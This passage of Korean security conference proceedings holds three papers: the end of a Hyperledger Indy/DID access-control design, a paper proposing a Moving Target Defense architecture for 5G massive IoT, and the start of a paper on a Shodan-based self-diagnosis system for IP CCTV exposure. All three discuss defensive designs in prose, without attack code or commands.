3.3 VC(Verifiable Credential)

VC는 실질적으로 자신의 신분을 나타내는 정보가 포함된 증명서류와 같은 역할을 한다. VC는 발행 시점, 만료 기간등의 대략적인 정보를 담는 Credential metadata, 자세한 정보를 담고 있는 claims, VC가 자신이 소유하고 있음을 증명할 방법인 proof로 구성되어 있다. VC는 발급된 뒤 사용자의 개인저장소에 보관된다. VC가 필요한 경우 모두 사용되는 것이 아니라 필요한 정보를 VC에서 추출한 뒤, VP(Verifiable Presentation)으로 가공하여 제출한다.

재학증명서를 발급받는 경우를 예시로 들어보겠다. 사용자가 DID, DID document를 통해 인증이 완료되면 발행인 대학에서는 재학증명서에 맞는 데이터를 형식(Schema)에 맞춰 사용자에게 전송한다. 재학증명서에는 학교 이름, 사용자 이름, 학번, 학과등이 포함된다. 추후 학생 신분 증명이 필요한 경우 학교 이름, 사용자 이름만 추출하여 VP로 가공한 후 제출하면 된다. 검증기관에서는 VP에 명시된 proof에 적힌 인증수단으로 VP가 정상인지 아닌지 판단할 수 있다.

4. 하이퍼레저 인디 방식

하이퍼레저 인디는 SSI에 특화된 블록체인 노드를 개발하는 프로젝트이며 indy-node, indy-sdk로 구성된다.

- indy-node는 DID document 같은 신원 인증 수단을 블록체인 플랫폼으로 저장하는 기능을 구현한 것이다
- indy-sdk는 블록체인 노드와 클라이언트간의 통신을 개발하는 기능을 가진다

4.1 Indy node

Indy node는 서로 다른 역할을 하는 4개의 분산 원장으로 구성된다

- Domain ledger는 사용자 신원증명에 필요한 데이터를 저장한다. 공개키와 기타 다른 구성요소로 구성되어 있으며 사용자가 신원을 증명해야 하는 경우 정보를 취합해 전송한다
- Config ledger는 사용자의 접근 권한을 지정할 수 있다. 읽는 권한만 있는 User부터 블록체인 운영에 관한 모든 권한을 가진 Trustee까지 총 5단계로 나뉜다. 또한 블록체인 네트워크에 대한 다양한 설정 정보도 기록되어 있다
- Pool ledger는 블록체인 네트워크를 구성하는 노드의 ip/port 정보 등이 포함되어 있다.
- Audit ledger는 위의 3개의 분산원장에서 발생하는 작업 기록(transaction)을 취합하여 동기화, 장애 대처 등의 역할을 맡는다.

4.2 Indy SDK

Indy-sdk는 Indy-node와 클라이언트(블록체인 네트워크를 이용하는 객체)간의 통신을 개발하는 기능을 지원한다

5. 개선된 출입제어 시스템 설계 제안

본 논문에서는 하이퍼레저 인디를 이용하여 출입제어 시스템을 구현할 때 고려해야 하는 사항을 출입기록 관리와, 인증관리 측면에서 설명하고자 한다.[5]

5.1 고려사항


하이퍼레저 인디는 허가형(Permissioned) 블록체인으로 허가받은 사용자만 접근이 가능하다. 이에 따라 허가받은 사용자만 접근할 수 있도록 다음의 사항들을 고려하였다

1) 기존의 물리적 보안 시스템을 크게 변경하지 않고 되도록 그대로 사용하되 중앙화된 DB 방식의 인증만 탈중앙화된 블록체인 방식으로 변경한다. 예를 들어 RFID 방식의 인증을 사용하는 경우 RFID에 허가받은 사용자의 DID를 넣는다

2) 출입통제 이해관계자는 출입대상자, 출입관리 시스템, 출입대상자를 선별하고 권한에 따른 DID, VC를 발급하는 DID 매니저로 구성한다.

3) 출입기록의 경우 2개의 그룹으로 나누어 역할을 분담한다. 한 그룹은 출입 기록을 분산원장에 기입하고 출입 기록을 검증하는 그룹은 출입 기록의 무결성을 유지하기 위해 감시한다

5.2 인증관리 방식 설계 제안



<그림3> 출입대상자 인증관리 과정


1) 출입대상자는 출입기록을 위해 식별자의 바탕이 될 전화번호를 제출한다.

2) DID 관리자는 출입대상자의 전화번호를 바탕으로 DID, DID document를 생성한다. 이 DID는 회사내부에서만 사용된다

3) 블록체인 플랫폼에 DID Document를 등록한다.

4) DID 관리자는 DID를 사용자에게 반환한다

5.3 출입기록 관리 방식 설계 제안



<그림4> 출입기록 관리 과정

1) 출입대상자는 출입관리소에 DID를 제출

2) 출입관리소는 블록체인 네트워크에 접근해 DID Document를 획득하고 발급자인 DID 관리자에게 인증을 요청한다.

3) DID 관리자는 발급한 DID를 조회한 후 출입관리소에게 DID 인증 여부를 알린다

4) 출입관리소는 출입대상자의 출입여부를 결정하고 출입 기록을 블록체인에 기록한다(추후 출입대상자는 출입기록을 조회해볼 수 있다)

6. 결론

본 논문에서는 중앙화된 DB 방식의 신원인증에 적용할 수 있는 탈중앙화된 블록체인 방식의 인증을 구현하기 위해 SSI, DID, 하이퍼레저 인디 등을 소개하고 설계방안을 제시하였다. 제시한 블록체인 기반 신원인증 방식은 기존의 물리적 보안 방식을 크게 변경하지 않고 내부의 소프트웨어 아키텍처 일부변경만으로 구현이 가능하다는 점, 탈 중앙화된 신원인증 시스템으로 최소한의 정보(전화번호)만으로 신원인증을 할 수 있는 수단을 마련했다는 장점이 있다. 반면 부족한 점으로는 위에서 출입대상자의 출입권한에 따른 차등적인 출입제어 시스템을 구현한 것이 아닌 블록체인 시스템에 기록된 DID 인증 여부만으로 출입여부를 허락하는 점이다. 이는 위에서 소개한 VC를 활용해 출입대상자의 권한에 따른 VC를 발급하여 출입제어에 활용하면 된다. 위의 설계방안에 대한 평가 기준으로 기존 보안방식 대비 정보 유출 가능성을 검토해본 뒤 보완하면 완성도가 높아질 것으로 보인다. 추가적으로, VC를 활용한 권한별 출입제어 시스템 구현과 상품에 부착된 RFID 태그를 활용해 물류 출입을 추적하는 방안을 결합한 연구가 필요하다.

[참고문헌]

[1] 개인정보보호위원회, "개인정보보호 실태조사", 2020

[2] 김귀정, "RFID를 이용한 출입 통제 시스템 구축", 한국콘텐츠학회 종합학술대회 논문집, 2007.6

[3] Homeland Security, "Access Control Technologies Handbook", 2015.10

[4] 김광훈, "무선인식기술 RFID", KISTI 마켓리포트, 2017

[5] 황원용, 김효관, "Hyperledger Fabric을 활용한 블록체인 투표시스템 구현에 관한 연구", 한국정보전자통신기술학회논문지, vol.13, No.4, 2020.8

5G 대규모 IoT 환경에서의 분산 원장을 활용한 MTD 시스템에 관한 연구

고영민*†, 박건량*‡, 권태웅*†, 이준*‡, 송중석*°

*한국과학기술정보연구원 과학기술사이버안전센터

(† 연구원, ‡ 선임연구원, °책임연구원)

A Study on MTD system using distributed ledger in 5G Massive IoT Device environment

Youngmin Ko*†, Gunryang Park*‡, Taewoong Kwon*†, Jun Lee*‡, Jungsuk Song*°

*Korea Institute of Science and Technology Information (KISTI)

(† Researcher, ‡ Senior Researcher, °Principle Researcher)

요 약

초고속 5G 통신망의 보편화에 따라 대규모 IoT기기들이 연결되는 '초연결' 시대로 진입하고 있다. 특히 코로나로 인한 언택트 업무·생활 환경이 지속됨에 따라 다양한 IoT 환경을 구축하고자 하는 시도가 증가하고 있다. 그러나 대부분 저전력·저사양 형태로 제작되는 IoT 기기는 기존 레거시 환경에서의 보안기술들을 적용함에 어려움이 있기 때문에 보안에 매우 취약하며, 따라서 Mirai 봇넷등과 같은 다양한 공격에 노출되어 있는 실정이다. 비록 이와 같은 보안 취약점을 보완하기 위해 Moving Target Defense(MTD)와 같은 공격자 기만기술이 제안되고 있지만, 대규모 IoT 연결 환경에 대한 인증부하 및 지연시간 발생에 대한 고려가 추가적으로 요구된다. 이러한 문제를 해결하기 위해서 본 논문에서는 5G 네트워크 기반의 대규모 IoT 환경에 최적화된 MTD 운용 아키텍처를 제안한다. 특히 AI기법을 활용하여 기존 MTD 기술의 보안성을 강화함과 더불어 분산원장 기반의 경량형 인증방식의 제안을 통해 인증 부하 및 지연의 단축을 도모한다.

I. 서론

4차 산업혁명 이후 IT 기술의 발전에 따라 초저지연 고속통신을 제공하는 5G 통신망이 구축되었으며, 이에 따라 기존의 개인 통신뿐 아니라 산업, 무역, 발전 등 여러 분야에서 대규모 IoT 환경의 도입을 고려하는 기관들이 증가하고 있다[1].

그러나 이런 환경에 사용되는 IoT 기기들은 용도의 단순화와 크기의 소형화라는 특수성에 따라 가용 자원의 한계가 존재해 저전력·저사양 기기라는 특징을 가지며, 이에 따라 퍼포먼스 측면에서 기존 레거시망에서 사용되는 보안기술을 운용할 수 없는 실정이다. 곧 보안 수준이 낮고 개체가 많은 IoT 기기들은 기존 시스템보다 공격이 상대적으로 용이하여 공격자들의 주요 공격 대상 중 하나가 되었으며, 대표적으로는 Mirai 봇넷과 같이 IoT 기기들을 목표로 하는 공격이 지속해서 발생하고 있다.

이러한 환경에서의 적합한 보호를 제공할 수 있는 MTD를 비롯한 공격자 기만 형 능동적 보안기술이 최근 보안 시장에서 주목받는 추세이나[2], 기존에 제안된 MTD 기술들은 대규모의 기기가 존재하는 환경에서의 중앙 인증 서버의 부하에 대한 고려가 부재하여 통신 간 지연이 발생할 수 있기 때문에 5G 대규모 IoT 환경에는 적합하지 않다.

따라서 본 논문에서는 이러한 대규모 IoT 환경에서의 인증 서버 부하를 최적화한 MTD 시스템 아키텍처를 제안하고자 한다. 제안하는 아키텍처는 AI기법을 활용하여 기존 MTD기술의 보안성을 강화함과 동시에, 분산원장기반의 경량형

* 본 연구는 한국과학기술정보연구원(KISTI)의 지원으로 수행된 연구임.

인증방식을 제안함으로써 IoT 네트워크에 최적화된 인증지연 및 부하 감소를 시도한다. 본 논문의 구성은 다음과 같다. 2장에서는 MTD 기술의 대표적인 기존 연구와 그 한계점에 대해 다룬다. 3장에서는 제안 시스템 아키텍처의 소개와 함께 기존 연구와의 비교를 수행한다. 마지막으로 4장에서는 결론 및 향후 연구를 논한다.

II. 관련 연구

MTD란 보호 대상의 공격접점을 변조하여 사이버 킬 체인 중 정찰 단계에서의 방어를 수행하는 능동적인 보안기술이다[3]. 이 장에서는 MTD 기술에 관한 대표적인 기존 연구들을 소개하고 그 한계점에 대해 다룬다.

2.1 네트워크 주소 변환 기법

네트워크 주소 변환 기법은 보호 대상의 IP를 주기·비주기적으로 변환하여 외부로부터 내부 네트워크를 보호하기 위한 기법이며, 크게 직접 변환과 가상 IP를 통한 연결과 같은 간접 변환의 방식으로 나뉜다.

2.1.1 OpenFlow-Random Host Mutation(OF-RHM)

OF-RHM은 OF-Switch와 SDN(Software Defined Networking) 컨트롤러로 구성된 네트워크 주소 변환 기술이다. OF-Switch는 DNS 기반 접속 시도와 실제 IP 기반 접속 시도 각각에 대해 접속 방식의 관리를, SDN 컨트롤러는 가상 IP의 매핑 및 변환 주기를 관리한다[4]. 하지만 가상 주소 기반의 네트워크 주소 변환 기술은 보호 대상의 실제 IP를 변경하는 것이 아니라 외부에서의 접근을 위해 공개된 가상 IP를 실제 IP주소로 매핑하는 기술이기 때문에 공격자가 네트워크의 외부에서 공격을 시도하는 경우에 한해 방어를 수행할 수 있어 망 내부로부터의 공격에 취약하다. 따라서 많은 수의 기기가 하나의 망에 접근할 수 있는 대규모 IoT 환경에서는 적합하지 않으며, SDN 컨트롤러의 IP 매핑 변환에 대한 고려가 미비하여 공격자의 지속적인 관측 시 실제 노드의 판별이 가능하다는 한계점을 가진다.

2.2 핑거프린트 변조 기법

핑거프린트 변조 기법은 통신상 노출되는 호스트의 특정이 가능한 정보들, 대표적으로 OS 정보나 펌웨어 버전 등의 정보들에 대해 변조를 수행해 공격자에게 혼동을 주는 기법이다.

2.2.1 FingerPrint Hopping(FPH)

FPH는 Intrusion Detection system(IDS)와 Fingerprint Hopping 엔진으로 구성된 기술이며, 해당 기술은 IDS와 같은 보안 장비를 통해 악성 트래픽을 구분하여 탐지된 트래픽에 대해서는 패킷의 헤더를 변조하여 실제 OS가 아닌 다른 OS로 보이도록 응답 값을 전송하는 방식이나[5], FPH는 정상 접근과 공격자의 악의적인 접근을 IDS와 같은 보안 장비로 탐지하고 탐지에 성공한 악성 트래픽에 한하여 핑거프린트를 변조하기 때문에 보안 장비에서 탐지하지 못한 공격에 대해서는 대응할 수 없다는 한계점을 가진다.

2.3 디코이 노드 운용 기법


디코이 노드는 공격자가 공격을 위해 네트워크를 스캔하고 공격을 수행할 대상을 특정하는 단계에서의 복잡성을 증가시키기 위한 기법으로, 허니팟과 운용 방식이 유사하나 공격에 대한 정보수집이 목적인 허니팟과 다르게 공격 대상 디바이스의 특정을 방지하는 것에 목적을 둔다는 점에서 차이를 가진다.

2.3.1 Host IDEntity Anonymization(HIDE)

HIDE는 다수의 디코이 노드를 네트워크상에 운영하여 공격자가 네트워크 스캔을 수행할 시 보호 대상과 디코이 노드를 구별하기 어렵게 하는 기법으로, 디코이 노드 내에 실제 보호 대상과 유사한 OS나 서비스들이 동작하며 스캐닝에 대한 응답 또한 수행한다[6]. 그러나 HIDE는 디코이 노드의 구축 시 주로 사전정의(pre-define)기반의 노드 생성을 수행하기 때문에 생성된 노드는 실제 노드와 차이가 존재할 수 있으며, 이로 인해 숙련된 공격자의 경우 디코이 노드를 쉽게 파악할 수 있다는 한계점이 존재한다.

III. 제안 시스템 아키텍처

본 논문에서는 기존 MTD 기법들에 대한 개선 외에도 분산 원장 기반의 인증 토큰 관리 기법을 통해 대규모 IoT 환경에 최적화한 MTD 시스템 아키텍처를 제안한다.



[그림 1] 제안 시스템 아키텍처

본 논문에서 제안하는 시스템 아키텍처는 위 [그림 1]과 같이 ①분산 원장 기반 인증 토큰 관리 기법과 기존 연구에서 개선된 ②네트워크 주소 변환, ③핑거프린트 변조, ④디코이 노드 운용의 4가지 기법으로 구성되어 있으며, 제안 시스템 아키텍처에서의 정상 접속과 이상 접속에 따른 최종 목적지 노드까지의 통신 과정을 각 기법에 따라 설명한다.

3.1 대규모 IoT 환경에서의 인증 서버 부하 최적화

본 논문에서 제안하는 방법론은 인증 토큰의 유무에 따라 정상과 악성 접근을 구분하나, 기존의 MTD 기법들은 대규모 IoT 환경과 같이 기기 수가 매우 많은 환경에서의 인증 서버 부하에 대해 고려하지 않았다는 한계점을 가지고 있다. 또한, 이러한 대규모 IoT 환경에서는 기기 용도의 특징상 통신의 비율 중 대다수가 Machine to Machine(M2M) 통신이 차지한다. 따라서 본 논문에서는 M2M 통신 비율이 높은 대규모 IoT 환경에서의 인증 서버의 부하 최적화를 위한 분산 원장 기반 인증 토큰 관리 기법을 제안한다.

3.1.1 분산 원장 기반 인증 토큰 관리 기법

본 논문에서 제안하는 인증 토큰 관리 기법은 대규모 IoT 환경에서의 통신은 대부분 M2M 통신이라는 점을 고려하여 적법한 기기들에 인증 토큰을 발급하고, 인증 토큰을 소지한 기기들은 네트워크별 게이트웨이에서 최초 인증 이후에는 별도의 재인증을 수행하지 않는 기법이다. 또한 각 인증 토큰들의 무결성은 각 기기가 구축한 분산 원장을 통해 보장되며, 일정 기간의 토큰 유효기간을 지정하여 적법 기기의 권한 탈취 시에도 대응할 수 있도록 한다.

3.2 네트워크 주소 변환 기법

보호 대상 네트워크에의 접속 시도 시 인증 및 네트워크 관리 서버에서 인증 토큰의 유무를 확인하고, 적법한 인증 토큰을 보유한 접속 시도의 경우 정상 IoT 토폴로지 내의 도착지 IP로 직접 연결되도록 한다. 인증 토큰을 보유하지 않은 사용자의 경우 매 접속 시도 시 가상 IP를 통해 연결되게 하며, 공격자가 IP 변환 주기를 파악하는 것을 방지하기 위해 가상네트워크 주소와 실제 네트워크 주소들 모두에 대해 동적으로 변환을 수행한다.

3.3 핑거프린트 변조 기법

인증 토큰을 소지하지 않아 가상 IP를 통한 접속 이후 거짓 IoT 토폴로지에 대한 접근을 수행하게 되는 경우 모든 요청 패킷들에 대해 상시 핑거프린트 변조를 수행하며, 가령 해당 거짓 IoT 토폴로지에 대한 스캐닝 시도 시 사전에 구축된 기기 핑거프린트 DB 내부에서 임의의 값을 선택하여 응답한다.

3.4 디코이 노드 운용 기법

인증 토큰 없이 통신을 시도하여 가상 IP를 통해 접속하는 경우 네트워크 스캐닝이나 공격자의 공격 목표 특정을 방지하기 위해 거짓 IoT 토폴로지 내에 디코이 노드들을 다수 배치하고, 이러한 디코이 노드들은 실제 노드들의 데이터를 AI를 이용해 학습한 결과에 기반하여 동적으로 생성한다. 곧 배치된 디코이 노드들은 실제 노드와 매우 높은 유사도를 가지며 실제 상호작용 또한 가능하므로 단시간 내에 디코이 노드 여부를 판별하기 어려워 침투 성공에 필요한 추정 소모 시간 관련 지표인 Mean Time to Compromise(MTTC)[6]의 값을 크게 증가시킬 수 있다.

위에서 다룬 바와 같이, 기존 MTD 연구들과 본 논문에서 제안한 시스템 아키텍처를 비교하여 표로 정리하면 아래 [표 1]과 같다.

분류	[4]	[5]	[6]	제안 시스템 아키텍처
네트워크 주소 변환	○		○	○
핑거프린트 변조		○	○	○
디코이 노드 운용			○	○
인증 서버 부하 고려				○

[표 1] 기존 연구와 제안 시스템 아키텍처의 비교

IV. 결론

본 논문에서는 기존 MTD 연구들과 그 한계점에 대해 분석하였고, 각각의 논문에서 사용한 방법을 통합적으로 개선하여 적용 및 설계하였으며 분산 원장 인증 토큰 관리를 기반으로 반복인증의 최소화를 통해 인증 서버의 부하를 감소시켜 5G 대규모 IoT 환경에 적합한 MTD 시스템 아키텍처를 제안하였다. 향후 연구에서는 제안 시스템 아키텍처에서의 항목별 대응방안들에 대해 실제 데이터들을 기반으로 테스트베드를 구축할 예정이다.

네트워크 주소 변환 기법의 경우 5G 환경에서의 네트워크 주소 변환 과정 중 기존 정상 연결들의 끊김을 방지하기 위한 기법에 대한 연구와 테스트를 진행할 예정이고, 핑거프린트 변조와 디코이 노드 운용 기법의 경우 실제 사용 중인 IoT 기기의 특징 정보를 학습하여 적대적 생성 신경망(GAN)을 통해 생성된 기기 정보를 가진 기기를 VM 상에 구축, 네트워크상에서 스캐닝 툴을 통해 실제 노드와 디코이 노드의 판별 속도를 측정할 예정이며, 분산 원장 기반 인증 토큰 관리 기법의 경우 IoT 기기 접근제어에 특화된 분산 원장 기술인 IOTA를 이용한 인증 토큰 관리를 수행하고, 신규 노드 추가 속도 및 인증 속도와 서버 부하에 대해 기존 연구들과의 비교를 통한 실증을 수행할 예정이다.

[참고문헌]

[1] Gartner, “IoT Adoption Trends: Where Your Competitors Are Investing”, Gartner, pp. 1-9, 2020.

[2] Gartner, “Hype Cycle for Security Operations”, Gartner, pp.1-43, 2020.

[3] Rui Zhuang, Scott A. DeLoach, and Xinming Ou, “Towards a Theory of Moving Target Defense”, In Proceedings of the First ACM Workshop on Moving Target Defense (MTD '14). ACM, pp.31 - 40, 2014.

[4] Jafar Haadi Jafarian, Ehab Al-Shaer, and Qi Duan, “Openflow random host mutation: transparent moving target defense using software defined networking”, HotSDN '12. ACM, pp.127 - 132, 2012.

[5] Zheng Zhao, Fenlin Liu, Daofu Gong, "An SDN-Based Fingerprint Hopping Method to Prevent Fingerprinting Attacks", Security and Communication Networks, vol. 2017, pp.1-12, 2017.

[6] Jafar Haadi Jafarian, Amirreza Niakanlahiji, Ehab Al-Shaer, and Qi Duan, “Multi-dimensional Host Identity Anonymization for Defeating Skilled Attackers”, In Proceedings of the 2016 ACM Workshop on Moving Target Defense (MTD '16). ACM, pp.47 - 58, 2016.

Shodan을 이용한 IP CCTV 보안성 자가 진단 시스템 제안

진세영* 이수련* 박지윤* 이채린* 김명주**

*서울여자대학교 정보보호학과 (학부생)
**서울여자대학교 정보보호학과 (교수)

A Self-diagnosis System for IP CCTV Security using Shodan

Se-Young Jin* Su-Ryeon Lee* Ji-Yun Park* Chae-Lin Lee* Myuhng-Joo Kim**

*Seoul Women's University (Undergraduate student)
**Seoul Women's University Dept. of Information Security (Professor)

요 약

IP CCTV 해킹 사례가 증가함에 따라 IP CCTV를 통한 사생활 침해에 대한 우려가 증가하고 있다. 대부분 범죄자들은 검색엔진인 쇼단을 이용해 취약한 IP CCTV를 찾은 후 취약점을 통해서 접근하는 방법을 취하고 있지만, 일반 사용자들은 본인이 소유한 IP CCTV가 쇼단에 얼마만큼 노출되어 있으며 그 위험 수준이 어느 정도인지 파악하기 힘들다. 본 논문에서는 쇼단을 이용하여 사용자 관점에서 IP CCTV의 보안 취약 상황을 사용자 스스로 파악할 수 있는 보안성 자가 진단 시스템을 제안한다.

I. 서론*

IP CCTV의 이용률과 함께 해킹 사례가 증가함에 따라 IP CCTV를 통한 사생활 침해 가능성에 대한 우려가 증가하고 있다[1][2]. 특히 쇼단(Shodan)을 이용한 IP CCTV 해킹 시도 사례가 증가하고 있다[3]. 해커들은 쇼단을 통해 IP CCTV에 접근하여 IP CCTV의 취약점을 수집한다[4]. 또한 많은 사용자들이 초기 비밀번호를 바꾸지 않는 점에 착안해 기본(default) 아이디/패스워드로 접속을 시도한다 [5]. 하지만 일반 사용자들은 자신의 IP CCTV 정보가 쇼단에 노출되었는지 여부를 파악하기 어렵고, 디폴트 아이디/패스워드 사용의 위험성을 인지하지 못하는 것으로 보인다. 심지어 자신의 피해 사실을 모르는 경우도 많아 IP CCTV의 쇼단 노출에 대한 경각심이 더욱 필요하다[6].

본 논문에서는 사용자 관점에서 IP CCTV의 노출 위험도를 파악할 수 있는 보안성 자가 진단 시스템을 제안한다. 2장에서는 쇼단을 이용한 IP CCTV 취약성에 대한 관련 연구를 살펴본다. 3장에서는 제안한 시스템의 전체적인 흐름을 설명하고 4장에서 결론을 제시한다.

* 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 SW중심대학지원사업의 연구 결과로 수행되었음(2016-0-00022)

II. 관련연구

IP CCTV 쇼단 노출의 위험성과 관련한 연구가 다양하게 진행되었다. 김미희는 IoT 환경에서의 보안, 특히 쇼단을 통한 IoT 장비의 보안과 프라이버시 노출 가능성을 지적했다. 단순한 IoT 기기에도 철저한 인증과정이 필요하며, 장비에 로그 기록을 남길 것을 제안했다. 또한 IoT 하드웨어 성능에 맞는 보안 기능을 갖추는 것을 보안 대책으로 제시했다. 관리 관점에서 쇼단과 같은 검색 사이트에서 자사의 제품이 검색되는지 모니터링하는 것도 제안했다[7].

Patton. M.외는 IoT 장치 중 많은 장치들이 실제로 쇼단을 통해 접근할 수 있음을 실험을 통해 정량적으로 보여주었다. 기본 비밀번호와 사전(dictionary) 비밀번호가 미리 저장되어있는 데이터베이스와 Python 스크립트를 사용하여 400,000회 이상 IoT 장비에 개별 로그인을 시도했다. 이를 통해 디폴트 패스워드와 같은 간단한 비밀번호 사용의 위험성을 보여주었다[8].

강길욱 외는 기본 패스워드 사용 등 IP CCTV 보안의 문제점을 쇼단과 비밀번호 크래킹 툴을 이용하는 실험을 통해서 입증하였다. 이후 IP CCTV의 철저한 인증관리, 스위치 단에서의 보안성 강화 방법을 제안하였고, 정부 차원에서의 실효성 있는 IoT 보안 인증제 도입과 같은 보안 대응책을 제시했다[9].


현재까지 진행된 IP CCTV 쇼단 노출의 위험성

연구는 IoT 환경에서의 프라이버시 위험성과 대응 방안까지 연구했으나, 원론적인 이야기에 머물러있다. 또한 IP CCTV의 쇼단 노출이 가지는 높은 위험성에 비하여 제안된 대응방안은 하드웨어를 고쳐야 하거나 관리자의 조치가 필요하는 등 사용자가 당장 실현 가능한 대응방안이 아니었다. 본 논문에서는 보안성 강화가 사용자 입장에서 실질적으로 가능하도록 해주는 보안성 자가진단 시스템 제안한다.

III. 시스템 설계

3.1 전체 시스템 검사 과정

아래 [그림 1]은 제안한 시스템의 전체 흐름을 보여준다. 모든 사용자는 로그인 이후에 각 기능을 이용할 수 있다. 사용자가 자신의 IP CCTV의 IP 주소를 모를 경우, 네트워크 스캔 기능을 통해서 사용자의 네트워크에 연결된 IP 목록을 확인할 수 있다. 이때, 사용자가 사용 중이라고 인지하고 있는 인터넷 연결 기기와 스캔 결과 출력된 인터넷 연결 기기의 개수가 다르면, 관리가 소홀하거나 사용자 소유의 IP가 아니라고 판단하고 위험 IP로 간주한다.




[그림 1] 전체 시스템 순서도

네트워크 스캔 결과를 바탕으로 검사 대상 IP를 확보하고, 본 시스템의 안전도 검사 기능을 통해 추가적인 정보와 안전도 여부를 검사한다. 판정된 안전도 여부에 따라 사용자 관점의 보안 가이드를 제공한다. 보안 가이드 제공 이후 본 시스템을 통해 다시 한번 안전도 검사를 수행할 수 있도록 유도한다. 최종적으로 모든 검사 결과는 서버에 저장해서 사용자가 조회할 수 있도록 한다.

3.2 안전도 검사 과정

본 논문에서 제안하는 시스템에서 입력항목은 사용자가 검사하고자 하는 IP CCTV의 IP 주소이고 출력내용은 시스템 검사를 통한 사용자 기기의 취약정보 및 본 논문에서 정의한 보안 안전도 단계이다. 안전도 검사 기능의 순서는 아래 [그림 2]와 같다.



[그림 2] 안전도 검사 흐름도

자가 검사 순서는 다음과 같다. 사용자 기기의 IP 주소를 입력받아 쇼단 API를 사용하여 쇼단에 사용자의 IP CCTV 정보가 등록되어 있는지 확인한다. 이때 사용자의 기기 정보가 뜨지 않으면 안전단계로 판정한다. 쇼단에 등록된 정보가 있다면 쇼단 검색 결과를 파싱해서 기본 취약정보를 구성한다.

다음은 쇼단 API의 유료 기능을 활용해서 쇼단에서 제공하는 사용자 기기의 CVE 정보를 파싱한다. 이때 노출된 CVE가 없다면 상대적 안전 단계로 설정하고 노출된 CVE가 있다면 CVE 취약정보를 구성하고 안전도 단계는 이후 절차에 따라 상대적 위험 단계 이상으로 판정한다.

다음은 로그인 페이지 탐색 단계이다. 기본 취약정보를 활용해서 영상 송출 페이지에 접근할 수 있는 URL을 생성해 정상적인 로그인 페이지를 탐색한다.

